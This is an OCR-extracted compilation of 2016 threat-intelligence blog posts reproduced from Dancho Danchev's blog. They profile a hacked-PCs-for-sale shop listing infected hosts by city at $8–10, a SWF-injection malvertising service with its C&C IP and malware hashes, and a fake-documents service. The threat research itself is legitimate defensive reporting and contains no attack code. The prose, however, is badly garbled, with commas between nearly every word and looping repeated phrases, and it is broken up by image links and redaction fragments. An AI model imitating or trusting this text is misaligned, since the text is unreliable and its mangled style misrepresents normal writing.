
We’ll continue monitoring the market segment for fake documents, and, post, updates, as soon, as, new, developments, take place.

This post has been reproduced from [1]Dancho Danchev’s blog. Follow him [2]on Twitter.

1. http://ddanchev.blogspot.com/

2. https://twitter.com/dancho_danchev

30



[redacted]

Sign in to your account

Please enter your name and password to log in.


[redacted]

[redacted] I forgot my password

[redacted] [redacted]


□ Keep me signed in

Don't have an account yet? Create an account



Managed Hacked PCs as a Service Type of Cybercrime-friendly service Spotted in the Wild (2016-08-28 18:38) With the cybercrime ecosystem, persistently, supplying, new, malware, releases, cybercriminals continue occupying multiple market segments, within, the, cybercrime, ecosystem, generating, tens, of, thousands, of fraudulent revenue, in, the, process, potentially, empowering, new market entrants, with, the, necessary, tools, and, know-how, to, continue, launching, related, malicious, attacks, potentially, generating, tens, of, thousands, of fraudulent, revenue, in, the, process, while, targeting, users, internationally.

In this, post, we’ll profile a newly, launched, managed hacked PCs, as, a, service, type, of cybercrime-friendly, service, and, discuss, in, depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind it.



[redacted]

Mask: [redacted]

Country: All

State: All

City: All

RAM: All

In Speed: All

Out Speed: All

NAT: All

Admin: All


Paypal: All

OS: All

Page: 1

Per page: 10

Mask	Country	State	City	OS	[redacted]	[redacted]					
[redacted]	United States	Texas	Houston	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	No		Buy (10$)
	United States	Pennsylvania	Verona						No		Buy (9$)
	United States	New Jersey	Metuchen						No		Buy (9$)
	Canada	Manitoba	Winnipeg						No		Buy (9$)
	United States	New York	Port Washington						No		Buy (8$)
	United States	Kentucky	Fort Mitchell						No		Buy (9$)
	United States	North Carolina	Hickory						No		Buy (9$)
	United States	West Virginia	Charleston						No		Buy (9$)



[redacted]

Mask: [redacted]

Country: All

All
Italy (274)
United States (216)
France (181)
Spain (165)
Brazil (147)
Argentina (77)
Poland (74)

State: All

City: All

RAM: All

In Speed: All

NAT: All

Admin: All

Paypal: All

OS: All

Page: 1

Per page: 10

Mask	Country	State	City			[redacted]			PayPal	[redacted]	
[redacted]	United States	Texas	Houston	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	No	[redacted]	Buy (10$)
	United States	Pennsylvania	Verona						No		Buy (9$)
	United States	New Jersey	Metuchen						No		Buy (9$)
	Canada	Manitoba	Winnipeg						No		Buy (9$)
	United States	New York	Port Washington						No		Buy (8$)
	United States	Kentucky	Fort Mitchell						No		Buy (9$)
	United States	North Carolina	Hickory						No		Buy (9$)
	United States	West Virginia	Charleston						No		Buy (9$)

Next to the overall availability of malware infected hosts empowering novice cybercriminals with the necessary tools and know, to, conduct, related, malicious attacks, cybercriminals, often, rely, on basic, market segmentation, approaches, further, taking, advantage, of the, affected, users, to, launch, related, managed cybercrime-friendly, type, of, managed, services.

The service is currently offering access to malware-infected hosts, in, the United States, Italy, France, Spain, Brazil, Argentina, and Poland, further, empowering, novice, cybercriminals, with, the, necessary, tools, and, know-how, to, continue, launching, related, malicious attacks.

32


We'll continue monitoring, the, market, segment, for, hacked PCs, and, post, updates, as, soon, as, new developments, take, place.

This post has been reproduced from [1]Dancho Danchev's blog. Follow him [2]on Twitter.

1. http://ddanchev.blogspot.com/

2. https://twitter.com/dancho_danchev

33



[redacted]	[redacted]	[redacted]	[redacted]
[redacted](7[redacted])	5	1	0.5
[redacted](30[redacted])	10	2	1
[redacted](365[redacted])	15	5	2

Managed SWF Injection Cybercrime-friendly Service Fuels Growth Within the Malvertising Market Segment (2016-08-29 11:58)

Cybercriminals, continue, launching, new, cybercrime-friendly, services, aiming, to, diversify, their, portfolio, of, fraudulent, services, while, earning, tens, of, thousands of fraudulent revenue in the process. Thanks, to, a vibrant, cybercrime ecosystem, and, the, overall, availability, of, DIY (do-it-yourself) type of, malicious, software, generating, tools, cybercriminals, continue, diversifying, their, portfolio, of, fraudulent, services, while, earning, tens, of, thousands, of, fraudulent, revenue, in, the, process.

Largely, relying, on, a diversified, set, of, tactics, techniques, and, procedures, cybercriminals, often, rely, on, automated, and, systematic, compromise, of, vulnerable, Web sites, for, the, purpose, of, active, traffic, acquisition, tactics, to hijack, intercept, and, monetize, the, acquired, traffic, for, the, purpose, of, earning, fraudulent, revenue, in, the, process. Thanks, to, a, vibrant, cybercrime-friendly, ecosystem, cybercriminals, continue, actively, hijacking, intercepting, and, monetizing, the, acquired, traffic, for, the, purpose, of, earning, fraudulent, revenue, in, the, process.

In, this, post, we'll discuss, a, newly, launched, managed SWF injecting, type, of, cybercrime-friendly, service (**108.162.197.62**), provide actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind it.

Malicious MD5s known to have been downloaded from the same C &C server IP (108.162.197.62): MD5: 738ef8e826b5f9070f555dc8d5e3320f

MD5: 8dddf1d1786ff72adc60057305f4f2c9

MD5: 0042ef6b151d68824999ed27e320ab7b

MD5: ea0f806840a8f1765994d2941d24a18a

MD5: 9d0e32a4f1d4fb348f70f235e9731363

Related malicious MD5s known to have phoned back to the same C &C server IP (108.162.197.62): MD5: 4e108296f11d99e56be375dcab2e03d4

MD5: 8f696a2995aa56be5a7fe6ac8639e94a

MD5: 2aa4fedd2626f4a210d13a356cf721a1

MD5: 822606bb2f5a86bd20e4d111705c9e99

MD5: 6267650eb343bc1fb063233aaf398c9a

The, service, is, currently, offering, basic, type, of, account, registration, process, priced, at $100, and, premium, type, of, account, registration, process, priced, at, $1,000.

We’ll continue, monitoring, the, market, segment, for, malvertising, type, of, managed, cybercrime-friendly, services, and, post, updates, as, soon, as, new, developments, take, place.

This post has been reproduced from [1]Dancho Danchev’s blog. Follow him [2]on Twitter.

34

1. http://ddanchev.blogspot.com/

2. https://twitter.com/dancho_danchev

35

1.4


December

36

New Service Offerring Fake Documents on Demand Spotted in the Wild (2016-12-21 14:08) In, a, cybercrime, ecosystem, dominated, by, multiple, underground, market, participants, and, hundreds, of, fraudulent, propositions, cybercriminals, continue, successfully, monetizing, access, to, malware-infected, hosts, for, the, purpose, of, earning, fraudulent, revenue, in, the, process, largely, relying, on, a, set, of, DIY (do-it-yourself), managed, cybercrime-friendly, services, successfully, monetizing, access, to, malware-infected, hosts, for, the, purpose, of, earning, fraudulent, revenue, in, the, process.

We've recently, intercepted, a, newly, launched, managed, on, demand, underground, market, type, of, service, proposition, offering, access, to, fake, documents, and, IDs, successfully, empowering, novice, cybercriminals, with, the, necessary, tactics, techniques, and, procedures, for, the, purpose, of, commiting, fraudulent, activities, while, earning, fraudulent, revenue, in, the, process, successfully, monetizing, access, to, malware-infected, hosts, while, earning, fraudulent, revenue, in, the, process.

In, this, post, we'll, profile, the, service, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.



[redacted]

[redacted] [redacted] [redacted] [redacted] [redacted]


[redacted] [redacted] [redacted]

РОССИЙСКОЙ
ФЕДЕРАЦИИ


[redacted]

[redacted] [redacted] [redacted] [redacted]

[redacted] [redacted] [redacted]



[redacted] [redacted]



[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]

[redacted]


[redacted]

